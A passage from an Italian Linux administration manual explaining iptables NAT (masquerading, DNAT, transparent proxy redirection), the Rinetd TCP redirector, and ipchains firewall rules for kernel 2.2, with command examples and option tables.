Questo tipo di trasformazione precisa degli indirizzi di origine si presta per le situazioni in cui l'interfaccia di rete collegata alla rete esterna ha uno o più indirizzi IP statici da poter mostrare. In alternativa, quando si può disporre soltanto di un indirizzo dinamico, come avviene nelle connessioni PPP comuni, conviene usare l'obiettivo '**MASQUERADE**'.

Figura 359.5. Mascheramento IP.

Seguendo l'esempio della figura 359.5, supponendo che l'interfaccia di rete collegata all'esterno sia '**ppp0**', si procede nel modo seguente:

`#` **`iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE`** [*Invio*]


`#` **`iptables -t nat -L POSTROUTING`** [*Invio*]

```
Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE all  --  anywhere             anywhere
```

Si intende che la sostituzione dell'origine si gioca su un indirizzo IP unico, gestendo convenientemente le porte TCP e UDP. Pertanto, l'indirizzo in questione è implicitamente quello di cui dispone l'interfaccia di rete, che così può essere dinamico.

359.4 Modifica della destinazione

La modifica della destinazione si definisce con l'obiettivo '**DNAT**', che può intervenire nel punto '**PREROUTING**', oppure nei pacchetti generati localmente. Questo tipo di sostituzione serve per dirottare i pacchetti, per qualche motivo.

Figura 359.7. Il NAT/PAT trasferisce le connessioni dirette a 123.122.121.120:80 a 192.168.7.7:80.

La figura 359.7 mostra una situazione in cui viene collocato un servente HTTP in una rete locale con indirizzi privati, mentre si vuole fare in modo che all'esterno appaia collocato all'interno del router che svolge il ruolo di NAT. Per realizzare in pratica questa cosa, si può usare il comando seguente:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth0 ↩
↪          -j DNAT --to-destination 192.168.7.7 [Invio]
```

```
# iptables -t nat -L PREROUTING [Invio]
```

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       tcp  --  anywhere             anywhere           tcp ↩
↪dpt:www to:192.168.1.7
```

Come si può vedere dall'esempio, l'obiettivo di trasformazione '**DNAT**' implica l'uso di un'opzione aggiuntiva:


--to-destination ***indirizzo_ip*** [-***indirizzo_finale***] [:***porta_iniziale***-***porta_finale***]

--to ***indirizzo_ip*** [-***indirizzo_finale***] [:***porta_iniziale***-***porta_finale***]

Come si intende dal modello sintattico, è possibile aggiungere l'indicazione di un intervallo di porte da utilizzare per la trasformazione. In generale, non mettendo questa informazione, la trasformazione delle porte avviene in modo corretto.

Nelle situazioni più comuni, modificando la destinazione si indica un solo indirizzo ed eventualmente una sola porta.

Un'altra situazione tipica è quella rappresentata dall'esigenza di ridirigere il traffico diretto a una certa porta, verso una porta differente di un certo nodo, nel quale esiste probabilmente una cache proxy (che ovviamente deve essere configurato correttamente per gestire tale situazione).

Figura 359.9. Realizzazione di un proxy trasparente per una rete locale.

Supponendo di gestire una rete locale simile a quella che si vede nella figura 359.9, si vuole fare in modo che tutte le richieste di accesso a servizi HTTP, da parte della rete locale, siano dirottati verso il proxy, collocato nello stesso elaboratore che ospita il NAT, alla porta 8080 (si parla in questo caso di proxy trasparente).

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪          -j DNAT --to-destination 192.168.1.1:8080 [Invio]
```

In questo caso particolare, dal momento che si vuole intervenire nello stesso elaboratore che ospita sia il NAT che il servizio proxy, è possibile utilizzare l'obiettivo speciale '**`REDIRECT`**', che richiede l'indicazione dell'opzione '**`--to-port`**':

```
--to-port porta
```

```
--to porta
```

L'esempio precedente potrebbe quindi essere semplificato nel modo seguente:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪          -j REDIRECT --to-port 8080 [Invio]
```

```
# iptables -t nat -L PREROUTING [Invio]
```

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere           tcp ↩
↪dpt:www redir ports 8080
```

Il cambiamento della destinazione per quanto riguarda i pacchetti generati dalle applicazioni locali (interne al NAT), funziona nello stesso modo, ma è meno probabile la necessità di intervenire in questo modo.

359.4.1 Sistemazione del programma che funge da proxy

Perché il proxy trasparente funzioni non è sufficiente il dirottamento dei pacchetti attraverso IPTables, anche il programma che gestisce il proxy deve poi essere in grado di gestire la cosa.

Attualmente, se si utilizza Apache non dovrebbe essere necessaria alcuna modifica nella sua configurazione, mentre nel caso di Squid vanno inserite le direttive seguenti nel file '`/etc/squid.conf`'.

```
httpd_accel_host virtual
httpd_accel_port 80
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
```

359.5 Altri programmi affini

- *netstat-nat(1)* [1]

  Si tratta di un programma simile a '**`netstat`**', con lo scopo di visualizzare le connessioni modificate da un kernel Linux per le funzionalità NAT.

359.6 Riferimenti

- Rusty Russell, *Linux 2.4 NAT HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Mark Grennan, *Firewalling and Proxy Server HOWTO*


  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **netstat-nat** GNU GPL

Capitolo 360 Ridirezione del traffico IP senza l'ausilio del kernel


Nel momento in cui nella rete si inseriscono dei nodi intermediari, come i firewall, diventa interessante la possibilità di ridirigere il traffico IP. In questo capitolo si vuole mostrare come agire quando tale funzionalità non può essere gestita dal kernel.

L'idea alla base di questo concetto è quella di poter trasferire un servizio presso un nodo diverso da quello che appare nelle richieste dei clienti, soprattutto quando questo nodo nuovo non potrebbe essere raggiungibile direttamente.

Figura 360.1. il nodo «A» ridirige il traffico diretto a lui, nella porta 80 (HTTP), verso il nodo «B», alla stessa porta 80.

360.1 Conseguenze

La ridirezione del traffico IP non appare in modo manifesto: il cliente che accede al servizio intrattiene una connessione con il router che ridirige il traffico, senza potersi rendere conto di questo fatto; nello stesso modo, il servente viene interpellato dal router, che a lui appare essere il cliente.

Il meccanismo permette la gestione di servizi all'interno di una rete mascherata, che in generale non risulta raggiungibile all'esterno. In tal caso, il firewall utilizzato per gestire il mascheramento, è il router che può ridirigere alcuni servizi all'interno della rete mascherata. La figura 360.2 dovrebbe chiarire il concetto.

Figura 360.2. Il nodo «A» funge da firewall di mascheramento e invece di fornire direttamente il servizio HTTP (80), si avvale di un nodo collocato nella rete locale mascherata.

Naturalmente, questo sistema di ridirezione può essere sfruttato anche da persone in mala fede, per ridirigere il traffico che transita attraverso un router di loro competenza. Gli scopi per questo tipo di comportamento possono essere vari, senza che ci sia bisogno di spiegarlo.

È importante sottolineare che la ridirezione può riguardare tutto il traffico in transito attraverso un router. Con questo si intende che si può ridirigere una certa porta di un certo indirizzo IP, anche se questo indirizzo non appartiene alle interfacce del router.

360.2 Rinetd

Il pacchetto Rinetd [1] permette di ridirigere una destinazione TCP, definita attraverso una coppia ***indirizzo_ip***:***numero_di_porta***, presso un'altra coppia di questi valori. Lo scopo può essere semplicemente quello di dirigere una porta locale verso un'altra porta locale, oppure si può arrivare a intercettare il traffico IP che attraversa un router in modo da ridirigere alcune coppie di indirizzi e porte presso altre destinazioni.

Tutto è composto semplicemente da un demone, '**`rinetd`**', che si avvale di un file di configurazione, '`/etc/rinetd.conf`', nel quale si indicano semplicemente le ridirezioni da applicare.

La presenza in funzione del demone '**`rinetd`**' è incompatibile con altri demoni in ascolto delle stesse porte che devono essere ridirette, anche se queste sono intese appartenere a nodi differenti.

Rinetd non è in grado (attualmente) di annotare nel registro del sistema il traffico ridiretto. Questo può costituire un problema, dal momento che sia i nodi che richiedono il servizio, di quelli che lo offrono veramente, non possono avere le informazioni relative alle connessioni intrattenute realmente.

Il programma '**`rinetd`**' è il demone che si occupa di ridirigere il traffico TCP in base a quanto contenuto nel file di configurazione '`/etc/rinetd.conf`':

```
rinetd
```

È sufficiente avviarlo; se il file di configurazione è corretto, inizia il suo lavoro. All'avvio, dopo aver letto la configurazione, '**`rinetd`**' deve poter stare in ascolto dell'indirizzo da ridirigere e della porta relativa. Qualunque sia l'indirizzo in questione, è necessario che non ci sia già un programma locale che fa la stessa cosa su quella stessa porta; per esempio, non si può tentare di ridirigere il servizio HTTP di un indirizzo qualunque, se questo è presente localmente.

Il sintomo di questo tipo di errore è dato da un messaggio del tipo: '**`Couldn't bind to address`** ***indirizzo_da_ridirigere*** **`port`** ***porta_da_ridirigere***'.

Il file '`/etc/rinetd.conf`' permette di definire la ridirezione del traffico TCP attuata da '**`rinetd`**'. Il file può contenere commenti, introdotti dal simbolo '**`#`**' e conclusi dalla fine della riga; inoltre possono apparire righe vuote o bianche, che vengono ignorate, come i commenti. Le altre righe vengono trattate come direttive, interpretate secondo la sintassi seguente:

ip_destinazione porta_destinazione ip_nuova_destinazione porta_nuova_destinazione

Un esempio dovrebbe essere sufficiente a chiarire l'utilizzo di questo file. Si suppone di voler dirottare il traffico diretto verso l'indirizzo IP 120.121.122.123 alla porta 80, in modo che questo vada verso l'indirizzo IP 192.168.1.7, alla porta 80.

```
120.121.122.123 80 192.168.1.7 80
```

Se la cosa può risultare preferibile, sia i numeri di porta che gli indirizzi IP possono essere sostituiti con nomi equivalenti. Nell'esempio seguente si lasciano gli indirizzi IP e si indicano i servizi per nome.

```
120.121.122.123 html 192.168.1.7 html
```

L'indirizzo da ridirigere, può appartenere a un'interfaccia del nodo presso cui si trova in funzione il demone '**`rinetd`**', oppure no, purché i pacchetti diretti a tale indirizzo transitino attraverso il nodo che attua la ridirezione.

Se si vuole apprendere il funzionamento di Rinetd senza disporre di una rete vera e propria, basta una direttiva di configurazione simile a quella seguente:

```
localhost 9999 localhost html
```

In questo modo, la porta locale 9999 viene ridiretta sulla porta del servizio HTTP (80). Se il servizio HTTP è attivo, si può verificare la ridirezione con un programma di navigazione qualunque, puntando all'URI *`http://localhost:9999`*.

[1] **Rinetd** GNU GPL

Capitolo 361

Kernel Linux 2.2: firewall e mascheramento IP

Le funzionalità di firewall e di mascheramento IP, essendo incorporate nel kernel, devono essere abilitate prima della compilazione (sezione 67.2.7).


È importante osservare che quando si utilizza il sistema del filtro di pacchetto IP, è necessario consentire il transito dei pacchetti attraverso il firewall, abilitando in pratica le funzionalità di inoltro dei pacchetti (*forwarding/gatewaying*) come nel caso di un router normale. Una volta inserita nel kernel la funzionalità di *forwarding/gatewaying*, questa può essere controllata attraverso un file del file system virtuale '`/proc/`'. Generalmente, tale funzionalità viene disabilitata espressamente, per motivi di sicurezza, dalla procedura di inizializzazione del sistema. Per riattivare l'inoltro tra le interfacce di rete, si può agire nel modo seguente:

`#` **`echo 1 > /proc/sys/net/ipv4/ip_forward`** [*Invio*]

361.1 Schema generale di funzionamento del kernel

Gli elementi del kernel che si occupano delle funzionalità di filtro IP sono definite *IP chain*. Si distinguono tre punti di controllo (*chain*): uno in ingresso, uno di inoltro e uno in uscita. A seconda delle circostanze, un pacchetto IP può essere sottoposto alla verifica di uno o più di questi punti di controllo, che vengono programmati in base a delle ***regole***. Quando un pacchetto sottoposto a controllo corrisponde a una regola, la sua sorte viene definita dall'***obiettivo*** di questa (ammesso che sia stato definito).

Figura 361.1. Schema dei punti di controllo della gestione del kernel Linux 2.2.*.

```
.-------------.       .-------------.       .-------------.
| Ingresso    |       | Inoltro     |       | Uscita      |
|             |       |             |       |             |
| Regole per  |       | Regole per  |       | Regole per  |
| l'ingresso  |       | l'attraver- |       | l'uscita    |
| dei         |       | samento dei |       | dei         |
| pacchetti   |       | pacchetti   |       | pacchetti   |
|             |       |             |       |             |
|             |       |             |       |             |
| Politica    |       | Politica    |       | Politica    |
| predefinita |       | predefinita |       | predefinita |
`-------------'       `-------------'       `-------------'
```

Un pacchetto proveniente da un'interfaccia qualunque, diretto allo stesso firewall o passante per questo, è soggetto al controllo di ingresso; un pacchetto passante, dopo il controllo di ingresso viene sottoposto al controllo di inoltro; un pacchetto che deve uscire attraverso un'interfaccia del firewall è sottoposto al controllo di uscita. In pratica, i pacchetti che devono attraversare il firewall sono sottoposti a tutti i punti di controllo in questa sequenza.

Quando un pacchetto IP è sottoposto al vaglio di un punto di controllo e all'interno di questo non c'è alcuna regola che lo prenda in considerazione, la sua sorte è stabilita dalla ***politica predefinita*** (*policy*) per quel filtro. Generalmente, questa politica è tale per cui gli viene concesso il transito.

361.2 ipchains per l'amministrazione del firewall

La gestione del filtro di pacchetto IP del kernel deve essere regolata in qualche modo, cosa che avviene attraverso il programma '**`ipchains`**'. Dal momento che le funzionalità di firewall del kernel sono piuttosto estese, la sintassi di questo programma è molto articolata e se ne può apprendere l'utilizzo solo gradualmente.

'**`ipchains`**' interviene su un ***elenco di regole*** riferite alle funzionalità di firewall del kernel; un po' come avviene con la tabella degli instradamenti di un router. L'ordine in cui sono elencate tali regole è importante, quindi si deve poter distinguere tra l'inserimento di una regola all'inizio, alla fine o in un'altra posizione dell'elenco esistente.

Salvo eccezioni particolari, descritte nel contesto appropriato, la sintassi di massima per l'utilizzo di '**`ipchains`**' è quella seguente:

```
ipchains opzione_di_comando punto_di_controllo [regola] [obiettivo]
```

L'opzione di comando serve a stabilire il tipo di intervento nel sistema di gestione del firewall. L'elenco seguente si riferisce alle opzioni che permettono la cancellazione o l'inserimento delle regole in un punto di controllo:

Opzione	Descrizione
`-F` `--flush`	elimina tutte le regole del punto di controllo specificato;
`-D` `--delete`	elimina una o più regole dal punto di controllo specificato;
`-A` `--append`	aggiunge una regola in coda a quelle del punto di controllo selezionato;
`-I` `--insert`	inserisce una regola in una posizione stabilita del punto di controllo selezionato;
`-R` `--replace`	sostituisce una regola del punto di controllo selezionato.

Altre opzioni non modificano le regole; in particolare:

Opzione	Descrizione
`-L` `--list`	elenca le regole di un uno o di tutti i punti di controllo;
`-P` `--policy`	cambia la politica predefinita per il punto di controllo specificato;

Altre opzioni vengono mostrate quando il contesto è appropriato.

Il punto di controllo viene indicato attraverso un nome. Si tratta di '**input**', '**forward**' e '**output**', che intuitivamente fanno riferimento all'ingresso, all'inoltro e all'uscita.

Il programma '**ipchains**' permette di gestire delle regole all'interno di contenitori aggiuntivi a cui si fa riferimento a partire da regole inserite nei punti di controllo normali. Nella terminologia di '**ipchains**' si parla sempre di *chain*, sia per indicare i punti di controllo, sia per indicare questi elenchi di regole aggiuntive.

Infine, una regola comune è conclusa con l'indicazione di un obiettivo. L'obiettivo è la definizione della sorte da dare al pacchetto intercettato, indicata attraverso una parola chiave. Le più importanti per iniziare ad apprendere la configurazione del firewall sono: '**ACCEPT**', '**DENY**' e '**REJECT**'.

Obiettivo	Descrizione
ACCEPT	consente il transito del pacchetto;
DENY	impedisce il transito del pacchetto, limitandosi a ignorarlo;
REJECT	impedisce il transito del pacchetto notificando all'origine il rifiuto (viene inviato un messaggio ICMP specificante che il pacchetto è stato rifiutato).

Segue la descrizione di alcuni esempi.

- ```
  ipchains -A input regola -j DENY
  ```
  Lo schema mostra l'aggiunta di una regola di ingresso, non meglio definita, per la quale viene applicato l'obiettivo '**DENY**'.

- ```
  ipchains -R input 1 regola -j DENY
  ```
  Lo schema mostra la sostituzione della prima regola di ingresso con un'altra regola non meglio definita, per la quale viene applicato l'obiettivo '**DENY**'.

- ```
  ipchains -I input 1 regola -j ACCEPT
  ```
  Lo schema mostra l'inserimento nella prima posizione di una regola di ingresso per la quale viene consentito il transito dei pacchetti ('**ACCEPT**').

- # **ipchains -D input 2** [*Invio*]

  Questo comando elimina la seconda regola di ingresso.

- # **ipchains -F input** [*Invio*]

  Questo comando elimina tutte le regole di ingresso.
  ```

- # **ipchains -F** [*Invio*]

  Questo comando elimina tutte le regole di tutti i punti di controllo.

- # **ipchains -P input DENY** [*Invio*]

  Cambia la politica predefinita di ingresso specificando che, in mancanza di regole, i pacchetti devono essere bloccati.

361.2.1 Opzioni di contorno

Prima di affrontare l'analisi delle regole che possono essere inserite nei punti di controllo del firewall, è meglio descrivere subito l'utilizzo di alcune opzioni di contorno che hanno un'importanza minore, oppure che si possono utilizzare indipendentemente dal tipo di protocollo a cui si fa riferimento con una regola.

Opzione	Descrizione
`-v` `--verbose`	Questa opzione si utilizza generalmente assieme all'opzione di comando '**-L**', allo scopo di rendere più dettagliata l'informazione che si ottiene.
`-n` `--numeric`	Quando '**ipchains**' viene usato per ottenere delle informazioni, con questa opzione si fa in modo che gli indirizzi numerici non siano convertiti in nomi. Ciò può essere utile per evitare l'attesa di una risoluzione da parte del sistema DNS che potrebbe essere inaccessibile.
`-p [!] {tcp|udp|icmp|all}` `--protocol [!] {tcp|udp|icmp|all}`	Stabilisce il tipo di protocollo della regola che viene definita. La parola chiave '**all**' rappresenta qualsiasi protocollo ed è l'impostazione predefinita se questo non viene specificato. Le parole chiave che identificano i protocolli possono essere espresse anche attraverso lettere maiuscole. Il punto esclamativo, se utilizzato, serve a fare riferimento a tutti i protocolli fuorché quello indicato.
`-l` `--log`	Questa è un'opzione che si utilizza nella dichiarazione di una regola e serve a richiedere l'annotazione nel registro del sistema di ogni pacchetto che corrisponda alla regola stessa. È evidente che si tratta di una possibilità da usare per compiere delle verifiche solo quando ne esiste la necessità.

Opzione	Descrizione
`-i [!]` ***interfaccia*** `--interface [!]` ***interfaccia***	Questa è un'opzione che si utilizza nella dichiarazione di una regola e serve a indicare il nome dell'interfaccia di rete attraverso la quale sono ricevuti o inviati i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete.
`-j` ***obiettivo*** `--jump` ***obiettivo***	Questa è un'opzione che si utilizza nella dichiarazione di una regola e serve a definire l'obiettivo, attraverso una parola chiave tra quelle consuete, oppure il riferimento a un gruppo di regole creato a parte.

Segue la descrizione di alcuni esempi.

- `# ipchains -L input -v` [*Invio*]

  Elenca le regole di ingresso in modo dettagliato.

- `# ipchains -L output -n` [*Invio*]

  Elenca le regole di uscita senza tradurre gli indirizzi in nomi.

- ```
  ipchains -A punto_di_controllo regola -l -j DENY
  ```

  Lo schema mostra l'indicazione di una regola non meglio definita, con la quale di vogliono intercettare dei pacchetti da bloccare (l'obiettivo è '**DENY**'). Questi pacchetti, anche se vengono bloccati, sono annotati nel registro del sistema.

- ```
  ipchains -A punto_fi_controllo regola -i eth0 -j DENY
  ```

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico entrante o uscente dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DENY**'.

- ```
  ipchains -A punto_di_controllo -p tcp regola -i eth0 -j DENY
  ```

  Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico TCP entrante o uscente dall'interfaccia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DENY**'.

- ```
  ipchains -A punto_di_controllo -p ! tcp regola -i ! eth0 -j DENY
  ```

Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi a tutto il traffico che non sia TCP, entrante o uscente da un'interfaccia qualunque purché non sia '**eth0**'. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obiettivo '**DENY**'.

361.2.2 Regole che non fanno riferimento a un protocollo

Le regole che non indicano un protocollo particolare possono servire esclusivamente a individuare il traffico riferito a un'origine e a una destinazione, con l'indicazione eventuale dell'interfaccia:

[-p all] [-s [!] ***origine***] [-d [!] ***destinazione***] [-i ***interfaccia***]

Come si vede dallo schema, si possono utilizzare le opzioni '**-s**' e '**-d**' per indicare rispettivamente l'origine e la destinazione di un pacchetto. In aggiunta, si potrebbe inserire l'indicazione di una certa interfaccia attraverso cui i pacchetti vengono ricevuti o trasmessi; inoltre, volendo indicare espressamente che non si fa riferimento a un protocollo particolare, si può aggiungere l'opzione '**-p**' con l'argomento '**all**'.

La definizione di un gruppo di indirizzi IP può essere fatta attraverso l'indicazione di una coppia ***numero_ip/maschera***, con una barra obliqua di separazione tra i due. La maschera può essere indicata nel modo consueto, oppure con un numero che esprime la quantità di bit iniziali da porre al valore uno.

Quando si vuole fare riferimento a indirizzi imprecisati, si utilizza solitamente l'indirizzo 0.0.0.0, che può essere indicato anche con un solo zero; questo si abbina di solito alla maschera nulla: 0.0.0.0/0 o 0/0. Tuttavia, per fare riferimento a qualunque indirizzo, è sufficiente omettere la sua indicazione, in pratica basta fare a meno di indicare l'opzione '**-s**' o '**-d**'.

L'indicazione di un indirizzo può essere fatta utilizzando direttamente il nome di dominio corrispondente, ma questo richiede la disponibilità di un servizio DNS; ciò può essere conveniente quando si tratta di un firewall connesso stabilmente con la rete esterna, altrimenti si creerebbero delle attese inutili e fastidiose, nel tentativo di risolvere dei nomi che non sono di competenza delle zone locali. Pertanto, in generale è preferibile indicare indirizzi in forma numerica.

Il punto esclamativo che può essere inserito facoltativamente di fronte all'indicazione di un indirizzo IP, o di un gruppo di indirizzi, rappresenta la negazione logica e serve a fare riferimento al gruppo di indirizzi complementare.

Tabella 361.6. Rappresentazione dell'origine e della destinazione.

Opzione	Descrizione
`-s` [`!`] *indirizzo* [`/`*maschera*] `--source` [`!`] *indirizzo* [`/`*maschera*]	Permette di definire l'origine dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**`-s 0.0.0.0/0`**', ovvero '**`-s 0/0`**', che rappresenta tutti gli indirizzi possibili.
`-d` [`!`] *indirizzo* [`/`*maschera*] `--destination` [`!`] *indirizzo* [`/`*maschera*]	Permette di definire la destinazione dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**`-d 0.0.0.0/0`**', ovvero '**`-d 0/0`**', che rappresenta tutti gli indirizzi possibili.

Segue la descrizione di alcuni esempi.

- `#` **`ipchains -A input -s 192.168.100.0/24 -j DENY`** [*Invio*]

  Blocca tutto il traffico in ingresso proveniente dalla rete 192.168.100.∗.

- `#` **`ipchains -A input -s 192.168.100.0/24 -d 0/0 -j DENY`** [*Invio*]

  Esattamente come nell'esempio precedente.

- `#` **`ipchains -A input -s 192.168.100.0/24 -d 0/0 -i eth0 -j DENY`** [*Invio*]

  Come nell'esempio precedente, specificando però che questo traffico in ingresso deve provenire dall'interfaccia '**`eth0`**' (se provenisse da un'altra interfaccia, non verrebbe intercettato da questa regola).

- `#` **`ipchains -A input -d 192.168.100.0/24 -j DENY`** [*Invio*]

  Blocca tutto il traffico in ingresso che risulta destinato alla rete 192.168.100.∗.

- `#` **`ipchains -A input -s 0/0 -d 192.168.100.0/24 -j DENY`** [*Invio*]

  Esattamente come nell'esempio precedente.

- `#` **`ipchains -A input -s 0/0 -d ! 192.168.100.0/24 -j DENY`** [*Invio*]

